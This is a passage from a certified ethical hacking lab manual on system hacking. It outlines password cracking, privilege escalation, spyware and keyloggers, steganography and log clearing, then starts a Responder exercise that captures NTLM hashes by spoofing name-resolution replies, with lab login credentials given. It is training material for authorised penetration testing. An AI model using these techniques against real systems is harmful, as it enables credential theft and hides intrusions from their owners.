System Hacking

Module 06

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

System Hacking

System hacking is the process of testing computer systems and software for security vulnerabilities that an attacker could exploit to gain access to the organization's systems to steal or misuse sensitive information.

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objectives

The objective of this lab is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 205 Minutes

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access**: Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges**: Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access**: Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs**: Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Gain Access to the System	√	√	√
	1.1 Perform Active Online Attack to Crack the System's Password using Responder	√		√
	1.2 Audit System Passwords using L0phtCrack		√	√
	1.3 Find Vulnerabilities on Exploit Sites		√	√
	1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session	√		√
	1.5 Gain Access to a Remote System using Armitage		√	√
	1.6 Hack a Windows Machine with a Malicious Office Document using TheFatRat		√	√
	1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System	√		√
2	Perform Privilege Escalation to Gain Higher Privileges	√	√	√
	2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities		√	√
	2.2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter	√		√
3	Maintain Remote Access and Hide Malicious Activities	√	√	√
	3.1 User System Monitoring and Surveillance using Power Spy		√	√
	3.2 User System Monitoring and Surveillance using Spytech SpyAgent	√		√
	3.3 Hide Files using NTFS Streams		√	√
	3.4 Hide Data using White Space Steganography		√	√
	3.5 Image Steganography using OpenStego	√		√
	3.6 Covert Channels using Covert_TCP		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4	Clear Logs to Hide the Evidence of Compromise	√	√	√
	4.1 View, Enable, and Clear Audit Policies using Auditpol		√	√
	4.2 Clear Windows Machine Logs using Various Utilities	√		√
	4.3 Clear Linux Machine Logs using the BASH Shell	√		√
	4.4 Clear Windows Machine Logs using CCleaner		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Gain Access to the System

Gaining access refers to the process of obtaining unauthorized access to the target system to modify or steal sensitive information.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as **password cracking, vulnerability exploitation**, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session
- Gain access to a remote system using Armitage
- Hack a Windows machines with a malicious Office document using TheFatRat
- Perform buffer overflow attack to gain access to a remote system

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- L0phtCrack located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**
- You can also download the latest version of **L0phtCrack** from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 100 Minutes

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

TASK 1

Perform Active Online Attack to Crack the System's Password using Responder

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

Note: In this task, we will use the **Ubuntu** (**10.10.10.9**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

1. Turn on the **Ubuntu** and **Windows 10** virtual machines.
2. In the **Ubuntu** virtual machine, click on the **Ubuntu** button to log in.




Figure 1.1.1: Click on Ubuntu button to login

By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

3. In the **Password** field, type **toor** and press **Enter** to sign in.




Figure 1.1.2: Login as the root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. In the left pane, under **Activities** list, scroll down and click the ( ) icon to open the **Terminal** window.




Figure 1.1.3: Open Terminal window

TASK 1.1

Install Responder Tool

5. A **Terminal** window appears. In the **Terminal** window, type **git clone https://github.com/SpiderLabs/Responder** and press **Enter** to install the Responder tool.




Figure 1.1.4: Cloning Responder tool

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Ubuntu** virtual machine:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Click on **Files** in the left-hand pane of **Desktop**. The **home** window appears; click on **+ Other Locations** from the left-hand pane of the window.




Figure 1.1.5: Open Other Locations

- The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.




Figure 1.1.6: + Other Locations window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.

